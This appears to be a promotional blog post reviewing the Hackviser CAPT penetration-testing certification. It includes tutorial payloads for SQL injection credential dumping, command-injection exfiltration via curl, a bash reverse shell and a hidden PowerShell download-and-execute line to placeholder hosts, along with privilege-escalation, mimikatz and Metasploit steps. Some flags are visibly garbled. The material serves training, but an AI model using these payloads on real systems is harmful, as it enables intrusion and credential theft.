
Listen to this Post
Introduction:

The cybersecurity industry has long struggled with the disconnect between theoretical knowledge and practical, job-ready skills. The Certified Associate Penetration Tester (CAPT) certification from Hackviser directly addresses this gap by offering a fully hands-on, lab-driven curriculum that immerses learners in real-world attack and defense scenarios. With over 86 modules covering everything from Linux fundamentals to advanced web application exploitation and privilege escalation, CAPT represents a modern, accessible entry point for aspiring penetration testers.
Learning Objectives & Secrets:
- Objective 1: Master the Penetration Testing Lifecycle – From reconnaissance and scanning to exploitation and post-exploitation, the CAPT curriculum forces you to think like an attacker. The secret? Don’t just run tools—understand the underlying protocols and manual exploitation techniques.
- Objective 2 Secret Tip: Focus on Web Application Deep-Dives – With 33 modules dedicated to web security—covering XSS, SQL injection, command injection, and file inclusion—this is the certification’s crown jewel. The secret is to practice each vulnerability type until you can identify and exploit it without relying on automated scanners.
- Objective 3 Secret Tip: Privilege Escalation is the Deciding Factor – The 10 dedicated modules on Linux and Windows privilege escalation are often what separates passing from failing. Master techniques like kernel exploits, misconfigured services, and credential dumping to consistently own target systems.
You Should Know:
- Web Application Security: XSS, SQLi, and Command Injection Deep Dive
The web application security segment is the largest and most critical part of the CAPT curriculum. It forces candidates to move beyond basic payloads and understand the nuances of filter bypasses, context-aware exploitation, and chaining vulnerabilities.
Step‑by‑Step Guide for SQL Injection (Union-Based):
- Identify the injection point: Use single quotes (
') or delay-based payloads (' OR SLEEP(5)-- -) to detect vulnerable parameters. - Determine the number of columns: Use
' ORDER BY 1-- -, incrementing the number until an error occurs. - Craft the Union payload: `’ UNION SELECT 1,2,3,4,5– -` to find displayable columns.
- Extract database information: `’ UNION SELECT 1,database(),user(),version(),5– -`
5. Dump tables: `’ UNION SELECT 1,table_name,3,4,5 FROM information_schema.tables– -`
6. Dump credentials: `’ UNION SELECT 1,username,password,4,5 FROM users– -`
Step‑by‑Step Guide for Command Injection:
- Test for injection: Input `; whoami` or `| id` in a parameter that interacts with the system (e.g., ping, traceroute).
- Use out-of-band techniques: If output is not visible, use `; curl http://your-server.com/$(whoami)` to exfiltrate data.
- Establish a reverse shell: `; bash -c ‘bash -i >& /dev/tcp/YOUR_IP/4444 0>&1’` (Linux) or `| powershell -1oP -1onI -W Hidden -Exec Bypass -Command “IEX(New-Object System.Net.WebClient).DownloadString(‘http://YOUR_IP/shell.ps1’)”` (Windows).
- Filter bypass: Use wildcards (
/???/nc) or encoding (%0a,%0d) to evade basic WAF rules.
2. Privilege Escalation Techniques for Linux and Windows
Privilege escalation is the art of moving from a low-privileged user to root or SYSTEM. The CAPT curriculum emphasizes this as a core competency.
Step‑by‑Step Guide for Linux Privilege Escalation:
- Enumeration: Run `sudo -l` to check for sudo rights without a password. Run `find / -perm -4000 -type f 2>/dev/null` to list SUID binaries.
- Exploit SUID binaries: If `find` has SUID, execute `find . -exec /bin/sh \; -quit` to get a root shell.
- Check for writable cron jobs: `cat /etc/crontab` and look for scripts writable by your user.
- Kernel exploits: Use `uname -a` to identify the kernel version and search for public exploits (e.g., Dirty Pipe, Dirty Cow).
- Password reuse: Check `/etc/shadow` for weak password hashes and crack them with John the Ripper.
Step‑by‑Step Guide for Windows Privilege Escalation:
- Enumeration: Run `whoami /priv` to list enabled privileges. Run `systeminfo` to check for unpatched vulnerabilities (e.g., PrintNightmare, Zerologon).
- Check for AlwaysInstallElevated: Query the registry: `reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated` and
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated. - Abuse Service Permissions: Use `sc qc SERVICE_NAME` to check service configuration. If the `binPath` is writable, modify it to execute a reverse shell.
- Dump credentials: Use `mimikatz` to extract plaintext passwords and hashes from memory.
- Unquoted service paths: Look for services with unquoted paths containing spaces and place a malicious executable in the path.
3. Network Security and Metasploit Framework
The network security module covers scanning, vulnerability discovery, and exploitation using Metasploit.
Step‑by‑Step Guide for Network Penetration Testing:
- Reconnaissance: Use `nmap -sV -sC -O -p- TARGET_IP` to perform a full port scan with version detection and default scripts.
- Service Enumeration: For port 445 (SMB), use `enum4linux -a TARGET_IP` to gather user and share information.
- Vulnerability Scanning: Use `nmap –script vuln TARGET_IP` to check for known vulnerabilities.
4. Metasploit Exploitation:
- Launch Metasploit: `msfconsole`
– Search for an exploit: `search exploit/windows/smb/ms17_010_eternalblue`
– Set options:set RHOSTS TARGET_IP,set PAYLOAD windows/x64/meterpreter/reverse_tcp, `set LHOST YOUR_IP`
– Execute: `exploit`
5. Post-Exploitation: Once a Meterpreter session is established, use `getsystem` to attempt privilege escalation, `hashdump` to dump hashes, and `shell` to get a system shell.
4. Cryptography Fundamentals and OSINT
Understanding encoding, encryption, and hashing is crucial for identifying weak cryptographic implementations. OSINT techniques are also covered to simulate real-world reconnaissance.
Step‑by‑Step Guide for Cryptanalysis:
- Identify hash types: Use `hashid HASH_STRING` or `hash-identifier` to determine the hash algorithm (MD5, SHA1, bcrypt, etc.).
- Crack weak hashes: Use `hashcat -m 0 -a 0 hash.txt rockyou.txt` to crack MD5 hashes using a wordlist.
- Decode Base64: Use `echo “SGVsbG8gV29ybGQ=” | base64 -d` to decode Base64 strings.
- Identify weak encryption: Look for hardcoded keys or the use of outdated algorithms like DES or RC4 in configuration files.
Step‑by‑Step Guide for OSINT:
- Passive reconnaissance: Use `theHarvester -d target.com -l 500 -b google` to gather emails and subdomains.
- Subdomain enumeration: Use `sublist3r -d target.com` to discover subdomains.
- Social media scraping: Use `sherlock username` to find accounts across multiple platforms.
- Metadata analysis: Use `exiftool file.pdf` to extract metadata that may reveal usernames, software versions, or internal paths.
5. Real-World Scenarios and Exam Preparation
The final phase of the CAPT curriculum involves structured, multi-machine scenarios that simulate complete penetration tests. The exam itself is a practical, hands-on test where candidates must exploit a real system and submit a professional pentest report.
Step‑by‑Step Guide for Exam Success:
- Approach methodically: Start with reconnaissance, then move to vulnerability identification, exploitation, and finally privilege escalation.
- Document everything: Keep detailed notes of every command executed, every output, and every finding.
- Report writing: Follow the report template strictly. Include an executive summary, methodology, findings, evidence (screenshots), and remediation steps.
- Time management: The exam requires completing all practical questions and the report. Allocate time wisely to ensure both are finished.
What Undercode Say:
- Key Takeaway 1: The CAPT certification is a practical, no-1onsense validation of entry-level penetration testing skills, perfectly bridging the gap between theory and real-world application.
- Key Takeaway 2: The heavy emphasis on web application security (33 modules) and privilege escalation (10 modules) aligns perfectly with the current demands of the cybersecurity job market, where these skills are consistently sought after.
The CAPT program’s structure—from foundational OS concepts to advanced exploitation—ensures that even beginners can build a solid, job-ready skillset within a month. The inclusion of CVE-style labs, covering real vulnerabilities like CVE-2025-55182 (React Server Components RCE) and CVE-2026-29058 (AVideo Encoder Command Injection), adds immense practical value. Furthermore, the platform’s gamified, hands-on approach with Warmups and Scenarios ensures that learning is engaging and retention is high. The free access to many labs makes it an accessible starting point for anyone interested in ethical hacking. Ultimately, CAPT is not just a certificate—it’s a practical training ground that produces capable, confident penetration testers ready for the field.
Prediction:
- +1: The rise of practical, hands-on certifications like CAPT will continue to disrupt traditional, theory-heavy credentials, making cybersecurity more accessible and producing a workforce that is truly job-ready.
- +1: As Hackviser expands its lab inventory with real CVE-based challenges, it will become a go-to platform for continuous professional development, keeping practitioners sharp against emerging threats.
- -1: The reliance on VIP subscriptions for advanced modules may create a barrier for some learners, potentially widening the skills gap for those unable to afford the full curriculum.
- -1: Without rigorous proctoring or anti-cheating measures, the integrity of hands-on certifications could be questioned, necessitating stronger verification processes in the future.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/dZSqHNjt – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


